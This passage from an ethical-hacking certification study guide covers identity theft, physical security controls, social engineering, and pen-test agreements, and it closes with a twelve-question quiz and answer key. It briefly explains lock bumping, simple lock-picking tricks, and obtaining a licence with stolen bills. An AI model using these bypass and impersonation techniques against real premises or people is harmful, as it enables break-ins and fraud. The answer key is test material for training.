In any case, it's worth noting that statistics can be misleading. It may well be that higher income levels simply report ID theft at a higher rate because of the hope of criminal prosecution and reclamation of losses; somebody stealing \$20 isn't as likely to get you as outraged as someone stealing \$20,000. Not to mention \$100K seems to be some sort of cutoff for investigative authorities to take action—small crime does indeed seem to pay against tons of innocents. And geography may have more to do with population numbers than any real threat to your identity. ID theft occurs across all designators, however you try to categorize people, and the methods to pull it off are easy and oftentimes silent. Any attacker can rifle through the trash to find telephone or utility bills and use them at certain DMV offices to garner a new driver's license in another's name, and the educated 40-year-old computer-literate person wouldn't even know it was going on.

What's truly concerning in all the ID theft statistics is this sobering note: the overwhelming majority of ID theft victims

*did not even know they were being victimized* and only discovered the ID theft when the criminal's activity caused a roadblock in their life—a credit card was declined or they discovered a bad credit rating while trying to buy a car or a home. If the attacker is smart, by doing things such as paying the minimum on credit cards opened in the victim's name to keep things running, it could take months and sometimes even years to even know the extent of the damage. It's rare that the victim can point to any *specific* instance where their ID was stolen, so it's very difficult to pinpoint the vulnerable access points for ID theft.

So what's the answer to all this? How do you prevent ID theft when oftentimes you don't even know it's going on? There really isn't *one* way to mitigate against ID theft; there are several. You can take steps to prevent ID theft by shredding your documents, signing up for various identity protection services, keeping watch over your credit, and visiting the FTC's site on ID theft (a list of the top, most recent scams can be found here: <https://www.consumer.ftc.gov/scam-alerts>). Stay vigilant with your records and keep an eye out for anything weird. Much like many medical conditions, catching identify theft early is key.

## Physical Security

Physical security is perhaps one of the most overlooked areas in an overall security program. For the most part, all the NIDS, HIDS, firewalls, honeypots, and security policies you put into place are pointless if you give an attacker physical access to the machines. And you can kiss your job goodbye if that access reaches into the network closet, where the routers and switches sit.

So just how much focus on physical security, from either a security professional or an attacker mentality, is warranted? Consider the case of Sister Megan Rice, an 84-year-old nun, who, alongside

two other accomplices, cut a hole through a fence and walked up to the Highly Enriched Uranium Materials Facility (HEUMF) at the National Nuclear Security Administration's Y-12 National Security Complex. She literally broke into one of the supposedly most secured locations on the planet and didn't even get so much as a hello from anyone in security until she walked up to a guard and surrendered. Thankfully, these "attackers" only wanted to make a statement decrying the money the U.S. government spends on weapons and the military, and only defaced a bunker, hung banners, and strung crime-scene tape. Suppose they'd had other ideas and plans? Suppose, instead of hammering off a small chunk of the HEUMF, they'd planted something to blow a hole in it. Or worse. Think physical security is important now?

And one final note on physical security as a whole, before we dive into what you'll need to know for your exam: as a practical matter, and probably one we can argue from the perspective of Maslow's hierarchy of needs, physical security penetration is often seen as far more *personal* than cyber-penetration. For example, a bad guy can tell Company X that he has remotely taken their plans and owns their servers, and the company will react with, "Ah, that's too bad. We'll have to address that." But if he calls and says he broke into the office at night, sat in the CEO's chair, and installed a keylogger on the machine, an apoplectic meltdown will ensue. Hacking is far more about people than it is technology, and that's never truer than when using physical methods to enable cyber activities.

## **Physical Security 101**

Physical security includes the plans, procedures, and steps taken to protect your assets from deliberate or accidental events that could cause damage or loss. Normally people in our particular subset of IT tend to think of locks and gates in physical security, but it also encompasses a whole lot more. You can't simply install good locks on your doors and ensure the wiring closet is sealed off to claim victory in physical security; you're also called to think about those



events and circumstances that may not be so obvious. These physical circumstances you need to protect against can be natural, such as earthquakes and floods, or man-made, ranging from vandalism and theft to outright terrorism. The entire physical security system needs to take it all into account and provide measures to reduce or eliminate the risks involved.

Furthermore, physical security measures come down to three major components: physical, technical, and operational. *Physical measures* include all the things you can touch, taste, smell, or get shocked by. Concerned about someone accidentally (or purposefully) ramming their vehicle through the front door? You may want to consider installing bollards across the front of the building to prevent attackers from taking advantage of the actual layout of the building and parking/driveways. Other examples of physical controls include lighting, locks, fences, and guards with Tasers or accompanied by highly trained German shepherds. *Technical measures* are a little more complicated. These are measures taken with technology in mind to protect explicitly at the physical level. For example, authentication and permissions may not seem like physical measures, but if you think about them within the context of smartcards and biometrics, it's easy to see why they should be considered technical measures for physical security. *Operational measures* are the policies and procedures you set up to enforce a security-minded operation. For example, background checks on employees, risk assessments on devices, and policies regarding key management and storage would all be considered operational measures.



**EXAM TIP** Know the three major categories of physical security measures—physical, technical, and operational—and be able to identify examples of each.

To get you thinking about a physical security system and the measures you'll need to take to implement it, it's helpful to start from the inside out and draw up ideas along the way. For example, apply the thought process to this virtual room we're standing in. Look over there at the server room, and the wiring closet just outside. Are there numerous physical measures we'll need to implement for both? You bet there are.

Power concerns, the temperature of the room, static electricity, and the air quality itself are just a few examples of physical security considerations. Dust clogging fans and vents can be a killer, believe me, and controlling humidity with a humidity-control system is really important, considering static electricity can be absolutely deadly to computer systems. To combat static electricity, anti-static mats and wrist straps, along with proper grounding techniques, should be implemented whenever folks are working on the systems.

Along that line of thinking, the ducts carrying air in and out need special attention. Positive pressure (increasing air pressure inside the room so that it's greater than that outside the room) might mess up a few hairstyles, but it will greatly reduce the number of contaminants allowed in. And while we're on the subject, what about the power to all this? Do we have backup generators for all these systems? Is our air conditioning unit susceptible? Attackers knocking out our AC system could effectuate an easy denial of service on our entire network, couldn't they? What if they attack and trip the water sensors for the cooling systems under the raised floor in our computer lab?

How about some technical measures to consider? Do we have to use a PIN and a proximity badge to even get into the room? What about the authentication of the server and network devices themselves? If we allow remote access to them, what kind of authentication measures are in place? Are passwords used appropriately? Is there virtual separation—that is, a DMZ they reside in—to protect against unauthorized access? Granted, these aren't physical measures by their own means (authentication might cut the mustard, but location on a subnet sure doesn't), but they're included

here simply to continue the thought process of examining the physical room.

Continuing our example, let's move around the room together and look at other physical security concerns. What about the entryway itself? Is the door locked? If so, what is needed to gain access to the room? Perhaps a key? If so, what kind of key and how hard is it to replicate? In demonstrating a new physical security measure to consider—an operational one, this time—who controls the keys, where are they located, and how are they managed? And what if we're using an RFID access card that processes all sorts of magic on the back side—like auto-unlocking doors and such? Are we doing anything to protect against that being skimmed and used against us? We've already covered enough information to employ at least two government bureaucrats and we're *not even outside the room yet*. You can see here, though, how the three categories work together within an overall system.

---



**NOTE** You'll often hear that security is "everyone's responsibility." Although this is undoubtedly true, some people hold the responsibility a little more tightly than others. The physical security officer (if one is employed), information security employees, and the CIO are all accountable for the system's security.

Another term you'll need to be aware of is *access controls*. Access controls are physical measures designed to prevent access to controlled areas. They include biometric controls, identification/entry cards, door locks, and mantraps. Each of these is interesting in its own right.

Biometrics includes the measures taken for authentication that come from the "something you are" concept. We've hit on these before, and I won't belabor the point much here, but I just want to restate the basics in regard to physical security. Biometrics can

include fingerprint readers, face scanners, retina scanners, and voice recognition (see [Figure 12-3](#)). The greatest aspect of using biometrics to control access—whether physically or virtually—is that it’s difficult to fake a biometric signature (such as a fingerprint). The downside, though, is a related concept: because the nature of biometrics is so specific, it’s easy for the system to read false negatives and reject a legitimate user’s access request.



**Figure 12-3** Biometrics

## Death of the Password?

I’m probably safe in saying that almost everyone reading this book hates passwords. If you’re like me, you have dozens of them, and on occasion you either forget one or lose it, prompting a day’s worth of work ensuring everything is safely changed and backed up. Passwords just don’t work; they create a false sense of security and seemingly cause more aggravation than a sense of peace. An older study showed that the 1000 most common passwords found are used on more than 91 percent of all systems tested

(<https://www.passwordrandom.com/most-popular-passwords>).

Want to know something even more disturbing? Almost 70 percent of those studied use the same password on multiple sites. And things haven’t gotten much better—run your own search for “Most common passwords” and see for yourself.

The use of biometrics was supposed to be a new dawn in authentication, freeing us from password insanity. The idea of

“something you are” sounded fantastic, right up until the costs involved made it prohibitive to use in day-to-day operation. Not to mention, the technology just isn’t reliable enough for the average guy to use on his home PC. For example, I have a nice little fingerprint scanner right here on my laptop that I never use because it is entirely unreliable and unpredictable. So, where do we turn for the one true weapon that will kill off the password? If “something I know” and “something I am” won’t work, what’s left?

One possible answer for password death may come in the form of “something you have,” embedding two-factor authentication into a USB stick. One such example has a really weird-sounding name. The YubiKey (<https://www.yubico.com>) is a basic two-factor authentication token that works right over a standard USB port. The idea is brilliant—every time it’s used, it generates a one-time password that renders previously used passwords useless. So long as the user has the token and knows their own access code, every login is fresh and secure; however, it doesn’t necessarily answer all the ills. What happens if the token is stolen or lost? What happens if the user forgets their code to access the key? Even worse, what if the user logs in and then leaves the token in the machine?

I could go on and on, but the point is made: we’re still stuck with passwords, and in fact we’re stuck with *hashes*. Biometrics system in place? Your identity is a hash. RSA tokens added to the fray? You’re still a hash. Add smartcards, passwords, and PINs? Yup. Still a hash. All these efforts are making headway, but we’re still a long way off. The idea of one-time passwords isn’t new and is making new strides, but it’s not time to start celebrating the password’s death just yet. Between accessing the system itself and then figuring out how to pass authentication credentials to the multiple and varied resources we try to access on a daily basis, the death of the password may indeed be greatly exaggerated.

When it comes to measuring the effectiveness of a biometric authentication system, the FRR, FAR, and CER are key areas of importance. *False rejection rate (FRR)* is the percentage of times a biometric reader denies access to a legitimate user. The percentage of times that an *unauthorized* user is granted access by the system, known as *false acceptance rate (FAR)*, is the second major factor. FRR and FAR are usually graphed on a chart, and the intercepting mark, known as *crossover error rate (CER)*, becomes a ranking method to determine how well the system functions overall. For example, if one fingerprint scanner had a CER of 4 and a second scanner had a CER of 2, the second scanner would be a better, more accurate solution.

From the “something you have” authentication factor, identification and entry cards can be anything from a simple photo ID to smartcards and magnetic swipe cards. Also, tokens can be used to provide access remotely. Smartcards have a chip inside that can hold tons of information, including identification certificates from a PKI system, to identify the user. Smartcards may also have RFID features to “broadcast” portions of the information for “near swipe” readers. Tokens generally ensure at least a two-factor authentication method because you need the token itself and a PIN you memorize to go along with it.



**NOTE** Here’s something to think about. If a user changes passwords every 30 days, she will generate a new hash for Windows authentication, but if the biometric signature never changes, *neither will the hash*. What about smartcard and PIN? I bet most users won’t bother to change their PIN *annually*, much less every 30 days. Whether it’s passwords, smartcards, tokens, or biometric signatures, they’re all just authentication mechanisms creating a hash. After that...well, they don’t do anything.

The *mantrap*, now also known as the *access control vestibule*, is designed as a pure physical access control and provides additional control and screening at the door or access hallway to the controlled area. In the mantrap, two doors are used to create a small space to hold a person until appropriate authentication has occurred. The user enters through the first door, which must shut and lock before the second door can be cleared. Once inside the enclosed room, which normally has clear walls, the user must authenticate through some means—biometric, token with PIN, password, and so on—to open the second door (Figure 12-4 shows one example from Hirsch Electronics). If authentication fails, the person is trapped in the holding area until security can arrive and come to a conclusion.



---

**Figure 12-4** Mantrap

Usually mantraps are monitored with video surveillance or guards, and from experience I can tell you they can be quite intimidating. If you're claustrophobic at all, there's a certain amount of palpable terror when the first door hisses shut behind you, and a mistyped PIN, failed fingerprint recognition, or—in the case of the last one I was trapped in—a bad ID card chip will really get your heart hammering. Add in a guard or two aiming a gun in your direction, and the ambiance jumps to an entirely new level of terror.

A few final thoughts on setting up a physical security program are warranted here. The first is a concept I believe anyone who has opened a book on security in the past 20 years is already familiar with—layered defense. The “defense in depth” or “layered security”

thought process involves not relying on any single method of defense but, rather, stacking several layers between the asset and the attacker. In the physical security realm, these are fairly easy to see: if your data and servers are inside a building, stack layers to prevent the bad guys from getting in. Guards at an exterior gate checking badges and a swipe card entry for the front door are two protections in place before the bad guys are even in the building. Providing access control at each door with a swipe card, or biometric measures, adds an additional layer. Once an attacker is inside the room, technical controls can be used to prevent local logon. In short, layer your physical security defenses just as you would your virtual ones—you may get some angry users along the way, huffing and puffing about all they have to do just to get to work, but it'll pay off in the long run.

Another thought to consider, as mentioned earlier, is that physical security should also be concerned with those things you can't really do much to prevent. No matter what protections and defenses are in place, an F5 tornado doesn't need an access card to get past the gate. Hurricanes, floods, fires, and earthquakes are all natural events that could bring your system to its knees. Protection against these types of events usually comes down to good disaster recovery and business continuity planning and operational controls. You can certainly construct a strong building and install fire-suppression systems; however, they're not going to prevent anything. In the event something catastrophic does happen, you'll be better off with solid disaster-recovery and contingency plans.

From an ethical hacker's perspective, the steps taken to defend against natural disasters aren't necessarily anything that will prevent or enhance a penetration test, but they are helpful to know. For example, a fire-suppression system turning on or off isn't necessarily going to assist in your attack. However, knowing the systems are backed up daily and offline storage is at a poorly secured warehouse across town could become useful. And if the fire alarm system results in everyone leaving the building for an extended period of time, well...



Finally, there's one more thought we should cover (more for your real-world career than for your exam) that applies whether we're discussing physical security or trying to educate a client manager on prevention of social engineering. There are few truisms in life, but one is absolute: hackers *do not care* that your company has a policy. Many a pen tester has stood there listening to the client say, "That scenario simply won't [or shouldn't or couldn't] happen because we have a policy against it." Two minutes later, after a server with a six-character password left on a utility account has been hacked, it is evident the policy requiring ten-character passwords didn't scare off the attacker at all, and the client is left to wonder what happened to the *policy*. Policies are great, and they should be in place. Just don't count on them to actually prevent anything on their own. After all, the attacker doesn't work for you and couldn't care less what you think.

## Testing Physical Security

From a penetration testing perspective, testing physical security is no joyride. Generally speaking, physical security penetration is much more of a "high-risk" activity for the penetration tester than many of the virtual methods we've discussed. Think about it: If you're sitting in a basement somewhere firing binary bullets at a target, it's much harder for them to actually figure out where you are, much less to lay hands on you. Pass through a held-open door and wander around the campus without a badge, and someone, eventually, will catch you. And sometimes that someone is carrying a gun—and pointing it at you. I've even heard of a certain tech-editing pen test lead who has literally had the dogs called out on him (as an aside, one of the funniest quotes regarding this was "Dogs don't care about your authorization letter"). When strong IT security measures are in place, though, determined testers will move to the physical attacks to accomplish the goal.

### Physical Security Hacks

Believe it or not, hacking is not restricted to computers, networking, and the virtual world—there are physical security hacks you can learn, too. For example, most elevators have an express mode that lets you override the selections of all the previous passengers, allowing you to go straight to the floor you're going to. By pressing the Door Close button and the button for your destination floor at the same time, you'll rocket right to your floor while all the other passengers wonder what happened.

Others are more practical for the ethical hacker. Ever hear of the bump key, for instance? A specially crafted bump key will work for all locks of the same type by providing a split second of time to turn the cylinder. See, when the proper key is inserted into the lock, all of the key pins and driver pins align along the "shear line," allowing the cylinder to turn. When a lock is "bumped," a slight impact forces all of the driver pins in the lock, which keeps the key pins in place. This separation only lasts a split second, but if you keep a slight force applied, the cylinder will turn during the short separation time of the key and driver pins, and the lock can be opened.

Other examples are easy to find. Some Master-brand locks can be picked using a simple bobby pin and an electronic flosser, believe it or not. Combination locks can be easily picked by looking for "sticking points" (apply a little pressure and turn the dial slowly—you'll find them) and mapping them out on charts you can find on the Internet. Heck, last I heard free lock pick kits were being given away at Defcon, so there may not even be a lot of research necessary on lock picking anymore.

What about physical security hacks in the organizational target? Maybe you can consider raised floors and drop ceilings as an attack vector. If the walls between rooms aren't properly sealed (that is, they don't go all the way to the ceiling and floor), you can bypass all security in the building by just by crawling a little. And don't overlook the beauty of an open

lobby manned by a busy or distracted receptionist. Many times you can just walk right in.

I could go on and on here, but you get the point. Sadly, many organizations do not, and they overlook physical security in their overall protection schemes. As a matter of fact, it seems even standards organizations and certification providers are falling into this trap. (ISC)<sup>2</sup> proved this out by recently taking physical security from its place of honor, with its own domain in the CISSP material, and downgrading it to just a portion of another domain. Personally, I think organizations, security professionals, and, yes, pen testers who ignore or belittle its place in security are doomed to failure. Whichever side you're on, it's in your best interest to give physical security its proper place.

## Chapter Review

Social engineering is the art of manipulating a person, or a group of people, into providing information or a service they otherwise would never have given. Social engineers prey on people's natural desire to help one another, their tendency to listen to authority, and their trust of offices and entities. ECC defines four phases of successful social engineering:

1. Research (dumpster dive, visit websites, tour the company, and so on).
2. Select the victim (identify frustrated employee or other promising targets).
3. Develop a relationship.
4. Exploit the relationship (collect sensitive information).

*Social engineering* is a nontechnical method of attacking systems, which means it's not limited to people with technical know-how. EC-Council defines five main reasons and four factors that allow social

engineering to happen. Human nature (to trust others), ignorance of social engineering efforts, fear (of consequences of not providing the requested information), greed (promised gain for providing requested information), and a sense of moral obligation are all reasons people fall victim to social engineering attacks. As for the factors that allow these attacks to succeed, insufficient training, unregulated information (or physical) access, complex organizational structure, and lack of security policies all play roles.

All social engineering attacks fall into one of three categories: human based, computer based, or mobile based. *Human-based social engineering* uses interaction in conversation or other circumstances between people to gather useful information.

Dumpster diving is digging through the trash for useful information. Although technically a physical security issue, dumpster diving is covered as a social engineering topic per EC-Council. *Impersonation* encompasses a huge swath of attack vectors. Basically, the social engineer pretends to be someone or something he or she is not, and that someone or something—like, say, an employee, a valid user, a repairman, an executive, a help desk person, or an IT security expert—is someone or something the target either respects, fears, or trusts. Pretending to be someone you're not can result in physical access to restricted areas (providing further opportunities for attacks), not to mention access to any sensitive information (including the credentials) your target feels you have a need and right to know. Using a phone during a social engineering effort is known as "vishing."

Shoulder surfing and eavesdropping are other valuable human-based social engineering methods. An attacker taking part in *shoulder surfing* simply looks over the shoulder of a user and watches them log in, access sensitive data, or provide valuable steps in authentication. This can also be done "long distance," using vision-enhancing devices like telescopes and binoculars.

*Tailgating* occurs when an attacker has a fake badge and simply follows an authorized person through the opened security door. *Piggybacking* is a little different in that the attacker doesn't have a

badge but asks for someone to let her in anyway. If you see an exam question listing both tailgating *and* piggybacking, the difference between the two comes down to the presence of a fake ID badge (tailgaters have them, piggybackers don't). On questions where they both do not appear as answers, the two are used interchangeably.

*Reverse social engineering* is when the attacker poses as some form of authority or technical support and sets up a scenario whereby the user feels he must dial in for support. Potential targets for social engineering are referred to as "Rebecca" or "Jessica." When you're communicating with other attackers, the terms can provide information on whom to target—for example, "Rebecca, the receptionist, was very pleasant and easy to work with." Disgruntled employees and insider attacks present the greatest risk to an organization.

*Computer-based social engineering attacks* are those attacks carried out with the use of a computer. Attacks include specially crafted pop-up windows, hoax e-mails, chain letters, instant messaging, spam, and phishing. Social networking and spoofing sites or access points also belong in the mix.

Most likely the simplest and most common method of computer-based social engineering is known as *phishing*. A phishing attack involves crafting an e-mail that appears legitimate but in fact contains links to fake websites or to download malicious content. Another version of this attack is known as spear phishing. Whereas a phishing attack usually involves a mass-mailing of a crafted e-mail in hopes of snagging some unsuspecting reader, *spear phishing* is a targeted attack against an individual or a small group of individuals within an organization. Spear phishing usually is a result of a little reconnaissance work that has churned up some useful information. Options that can help mitigate against phishing include the Netcraft Extension and the PhishTank Toolbar.

*Mobile-based social engineering attacks* are those that take advantage of mobile devices—that is, applications or services in mobile devices—in order to carry out their end goal. ZitMo (ZeuS-in-

the-Mobile) is a piece of malware for Android phones that exploits an already-owned PC to take control of a phone in order to steal credentials and two-factor codes. EC-Council defines four categories of mobile-based social engineering attacks: publishing malicious apps, repackaging legitimate apps, fake security applications, and SMS (per EC-Council, this is known as “smishing”).

Setting up multiple layers of defense, including change-management procedures and strong authentication measures, is a good start in social engineering mitigation. You can set up other physical and technical controls, but the only real defense against social engineering is user education.

Physical security is perhaps one of the most overlooked areas in an overall security program. Physical security includes the plans, procedures, and steps taken to protect your assets from deliberate or accidental events that could cause damage or loss. Physical security measures come down to three major components: physical, technical, and operational. *Physical measures* include all the things you can touch, taste, smell, or get shocked by. *Technical measures* are measures taken with technology in mind to protect explicitly at the physical level. *Operational measures* are the policies and procedures you set up to enforce a security-minded operation.

*Access controls* are physical measures designed to prevent access to controlled areas. They include biometric controls, identification/entry cards, door locks, and mantraps. FRR, FAR, and CER are important biometric measurements. *False rejection rate (FRR)* is the percentage of times a biometric reader denies access to a legitimate user. The percentage of times that an *unauthorized* user is granted access by the system, known as *false acceptance rate (FAR)*, is the second major factor. FRR and FAR are usually graphed on a chart, and the intercepting mark, known as *crossover error rate (CER)*, becomes a ranking method to determine how well the system functions overall.

The *mantrap* (aka *access control vestibule*), designed as a pure physical access control, provides additional control and screening at the door or access hallway to the controlled area. In the mantrap,

two doors are used to create a small space to hold a person until appropriate authentication has occurred. The user enters through the first door, which must shut and lock before the second door can be cleared. Once inside the enclosed room, which normally has clear walls, the user must authenticate through some means—biometric, token with PIN, password, and so on—to open the second door.

## Questions

- 1.** An attacker creates a fake ID badge and waits next to an entry door to a secured facility. An authorized user swipes a key card and opens the door. The attacker follows the user inside. Which social engineering attack is in play here?
  - A.** Piggybacking
  - B.** Tailgating
  - C.** Phishing
  - D.** Shoulder surfing
- 2.** An attacker has physical access to a building and wants to attain access credentials to the network using nontechnical means. Which of the following social engineering attacks is the best option?
  - A.** Tailgating
  - B.** Piggybacking
  - C.** Shoulder surfing
  - D.** Sniffing
- 3.** Bob decides to employ social engineering during part of his pen test. He sends an unsolicited e-mail to several users on the network advising them of potential network problems and provides a phone number to call. Later that day, Bob performs a DoS on a network segment and then receives phone calls from

users asking for assistance. Which social engineering practice is in play here?

- A.** Phishing
- B.** Impersonation
- C.** Technical support
- D.** Reverse social engineering

**4.** Phishing, pop-ups, and IRC channel use are all examples of which type of social engineering attack?

- A.** Human based
- B.** Computer based
- C.** Technical
- D.** Physical

**5.** An attacker performs a whois search against a target organization and discovers the technical point of contact (POC) and site ownership e-mail addresses. He then crafts an e-mail to the owner from the technical POC, with instructions to click a link to see web statistics for the site. Instead, the link goes to a fake site where credentials are stolen. Which attack has taken place?

- A.** Phishing
- B.** Man in the middle
- C.** Spear phishing
- D.** Human based

**6.** Which threat presents the highest risk to a target network or resource?

- A.** Script kiddies
- B.** Phishing
- C.** A disgruntled employee



- D.** A white-hat attacker
- 7.** Which of the following is not a method used to control or mitigate against static electricity in a computer room?
- A.** Positive pressure
  - B.** Proper electrical grounding
  - C.** Anti-static wrist straps
  - D.** A humidity control system
- 8.** Phishing e-mail attacks have caused severe harm to a company. The security office decides to provide training to all users in phishing prevention. Which of the following are true statements regarding identification of phishing attempts? (Choose all that apply.)
- A.** Ensure e-mail is from a trusted, legitimate e-mail address source.
  - B.** Verify spelling and grammar is correct.
  - C.** Verify all links before clicking them.
  - D.** Ensure the last line includes a known salutation and copyright entry (if required).
- 9.** Lighting, locks, fences, and guards are all examples of \_\_\_\_\_ measures within physical security.
- A.** physical
  - B.** technical
  - C.** operational
  - D.** exterior
- 10.** A man receives a text message on his phone purporting to be from Technical Services. The text advises of a security breach and provides a web link and phone number to follow up on. When the man calls the number, he turns over sensitive information. Which social engineering attack was this?

- A.** Phishing
  - B.** Vishing
  - C.** Smishing
  - D.** Man in the middle
- 11.** Background checks on employees, risk assessments on devices, and policies regarding key management and storage are examples of \_\_\_\_\_ measures within physical security.
- A.** physical
  - B.** technical
  - C.** operational
  - D.** None of the above
- 12.** Your organization installs mantraps in the entranceway. Which of the following attacks is it attempting to protect against?
- A.** Shoulder surfing
  - B.** Tailgating
  - C.** Dumpster diving
  - D.** Eavesdropping

## Answers

- 1. B.** In tailgating, the attacker holds a fake entry badge of some sort and follows an authorized user inside. *Piggybacking* is a little different in that the attacker doesn't have a badge but asks for someone to let them in anyway.
- 2. C.** Because the attacker is already inside (thus rendering tailgating and piggybacking pointless), the attacker could employ shoulder surfing to gain the access credentials of a user.
- 3. D.** Reverse social engineering occurs when the attacker uses marketing, sabotage, and support to gain access credentials and

other information.

4. **B.** Computer-based social engineering attacks include any measures using computers and technology.
5. **C.** Spear phishing occurs when the e-mail is being sent to a specific audience, even if that audience is one person. In this example, the attacker used recon information to craft an e-mail designed to be more realistic to the intended victim and therefore more successful.
6. **C.** Everyone recognizes insider threats as the worst type of threat, and a disgruntled employee on the inside is the single biggest threat for security professionals to plan for and deal with.
7. **A.** Positive pressure will do wonderful things to keep dust and other contaminants out of the room, but on its own it does nothing against static electricity.
8. **A, B, C.** Phishing e-mails can be spotted by who they are from, who they are addressed to, spelling and grammar errors, and unknown or malicious embedded links.
9. **A.** Physical security controls fall into three categories: physical, technical, and operational. Physical measures include lighting, fences, and guards.
10. **C.** The term *smishing* refers to the use of text messages to socially engineer mobile device users. By definition it is a mobile-based social engineering attack. As an aside, it also sounds like something a five-year-old would say about killing a bug.
11. **C.** Operational measures are the policies and procedures you set up to enforce a security-minded operation.
12. **B.** Mantraps are specifically designed to prevent tailgating.

# **The Pen Test: Putting It All Together**

In this chapter you will

- Describe penetration testing, security assessments, and risk management
  - Define automatic and manual testing
  - List the pen test methodology and deliverables
- 

I worked in a body shop for most of my teenage years. It was an awesome experience taking in cars that had been involved in an accident or subjected to the horrors of rust and the elements, and returning them back as brand-new, shiny, beautiful works of art. My boss, Rob, was an awesome guy to work for and taught me more about cars and bodywork than I ever even knew existed. I learned tons about automotive bodywork, chemistry, air quality, and paint.

The process for restoring these cars, regardless of what had happened to them, was roughly the same. After Rob had prepared an estimate and the owner agreed to have us do the work, we'd wash everything down as best we could (grease, oil, and other contaminants don't mix well with paint) and then move the car into the shop. Next, we'd take everything off the car we could possibly remove—bumpers, chrome, decals, mirrors...everything—around the area we were going to work on (if it was a full paint job, it all came

off). We'd take precautions to protect areas that weren't being worked on or that couldn't (shouldn't) be touched. We'd then move to my favorite part—the rough work on the body. Sandblasting, welding, pounding, and shaping metal with big hammers and hydraulic machinery—all of it so manly, I'm sitting here grunting like Tim "The Tool Man" Taylor in fond memory.

All this would be followed by mid work: things like Bondo application (in very small quantities and only where appropriate), sanding, and prepping. This work was delicate in nature because the surface had to be perfect before we applied any paint. A small dip in the sanding wouldn't seem to be an issue until gloss paint applied over it made it appear to be a valley of despair and shoddy workmanship, and a missed scratch—even in an area we weren't focused on—would look ghastly with paint sprayed over it. After the mid work, we'd spray a solid coat of primer and wet sand it down to perfection. A drying session and a blowout of the entire paint room (to remove all dirt, dust, and debris) followed, with a final wipe down (for oils and such) and inspection before we applied the paint.

Finally, when the painting was done and cured, we had to put back on all the stuff we took off and detail the car. But, just before this, Rob would make a final inspection. He would cover every square inch of the car, much like a detective at a crime scene, looking for anything we'd missed—anything that wasn't absolutely perfect. When I was learning the trade, he'd stop and point out flaws, explaining to me exactly what we'd missed and how we should fix it. And it always surprised me how, after all that attention to detail and process beforehand, there were always a few things I missed and a few things I could've gotten better.

And so we find ourselves looking at the nearly finished virtual body job we've been working on thus far. We've done pretty good work, I think, and have a great product here to be proud of. But if we take a few minutes and look back at everything, maybe we can find a few things we left out, or maybe some things that just need a bit more explanation to make it all fall into place. Hopefully nothing

is really bad, because I'd hate for you to hear Rob yelling about shoddy craftsmanship.

We've covered everything that should be relevant for your upcoming exam, a few other things that might make you a better ethical hacker, and even some stuff you might've found just plain cool. I hope what you've learned here results in your employment as an ethical hacker, where you'll be doing good work for the betterment of society. Sure, that may sound corny to some of you, but I truly believe it. And I know that if you believe your profession is making the world a better place, the pride you have in it will result in you becoming better and better at it each and every day. Before too long, you'll look back on this little book like one of those English 101 books from college and wonder at how far you've come.

So, let's use this final chapter as an opportunity to review the highlights via a discussion on the penetration test. The pen test is where you'll put into practice what you've read in this book and what you've learned on your own through practice and experience. I promise this won't take long; it's a short chapter, and I'm pretty sure you deserve a break.

## **Methodology and Steps**

Much has been made so far in this book about following steps and taking a logical approach to hacking. I can honestly say that most of that is purely for your exam—for your “book knowledge,” if you will. Hackers will take advantage of any opportunity as it presents itself, and they'll always look for the easy way in. Why bother running through all the steps of a hacking attack on a machine that's either too secured to allow a breach (easily and within a decent timeframe) or doesn't present a pot of gold at the end of the attack rainbow? I think too many people have the idea that ethical hacking/pen testing is a cookie-cutter, one-size-fits-all operation. In reality, each situation, and each client, is different. What works for one client may not work for another, and tests and deliverables that make one client happy might result in a lawsuit from another.

However, all that said, methodology isn't all bad, especially when you're first starting out. A methodology, when not held too rigidly in a book-smart, absolutely annoying, college-graduate "I KNOW EVERYTHING" manner, can give you a good guide and serve as a reminder to cover everything. Heck, EC-Council isn't even alone in suggesting one—SANS recommends much the same methodology (<https://www.sans.org/white-papers/67/>). The idea is to make sure you cover everything—which is exactly what we're going to do here. So grab your primer, sandpaper, tape, and air sprayer and let's get this thing painted.

## Security Assessments

Every organization on the planet that has any concern whatsoever for the security of its resources must perform various security assessments, and some don't have a choice, if they need to comply with FISMA or other various government standards. In CEH parlance, a *security assessment* is any test that is performed in order to assess the level of security on a network or system. The security assessment can belong to one of three categories: a security audit, a vulnerability assessment, or a penetration test.

A *security audit* is policy and procedure focused. It tests whether the organization is following specific standards and policies that it has in place. After all, what good is having the policy if no one in the organization knows about it or follows what it says? A *vulnerability assessment* scans and tests a system or network for existing vulnerabilities *but does not intentionally exploit any of them*. A vulnerability assessment is designed to uncover potential security holes in the system and report them to the client for their action. This assessment does not fix or patch vulnerabilities, nor does it exploit them—it simply points them out for the client's benefit.

---



**NOTE** Before you agree to conduct a vulnerability assessment, keep in mind the difficulty of the “find but don’t test” theory of them. For instance, suppose you believe a website has a SQL injection vulnerability, but to determine whether it’s vulnerable, you would have to attempt to insert SQL—which **is** pen testing and could be beyond the scope of a vulnerability assessment. Often, verifying the existence of a vulnerability **requires** testing for it. If you don’t want your options to be limited during a security assessment, explain to your potential client the difference between a vulnerability assessment and a pen test and ask if they would prefer the latter to confirm potential vulnerabilities.

A *penetration test*, on the other hand, not only looks for vulnerabilities in the system but *actively seeks to exploit them*. The idea is to show the potential consequences of a hacker breaking in through unpatched vulnerabilities. Pen tests are carried out by highly skilled individuals pursuant to an agreement signed *before* testing begins, and it’s paramount you understand that concept. Do nothing before you have a signed, sealed agreement in place. Nothing. This agreement should spell out the limitations, constraints, and liabilities between the organization and the penetration test team, and is designed to maximize the effectiveness of the test itself while minimizing operational impact.

Although most people automatically think of this agreement as a “get out of jail free” card, it’s much more than that. You’ll need to cover everything you can think of and a lot of things you haven’t thought of. For example, you might agree up front that no denial-of-service attacks are to be performed during the test, but what happens if your port scanner accidentally brings down a server? Will you be liable for damages? In many cases, a separate indemnity form releasing you from financial liability is also necessary.

---





**NOTE** While we're talking about indemnity forms and such, keep in mind that in the world of cloud computing, what you believe to be under your control and authority simply might not be.

Defining the project scope will help to determine whether the pen test is a comprehensive examination of the organization's security posture or a targeted test of a single subnet/system. You may also find a need to outsource various efforts and services. In that case, your service level agreements (SLAs) need to be iron-clad in defining your responsibility in regard to your consultant's actions. In the event of something catastrophic or some serious, unplanned disruption of services, the SLA spells out who is responsible for taking action to correct the situation. And don't forget the nondisclosure terms: most clients don't want their dirty laundry aired and are taking a large risk in agreeing to the test in the first place.

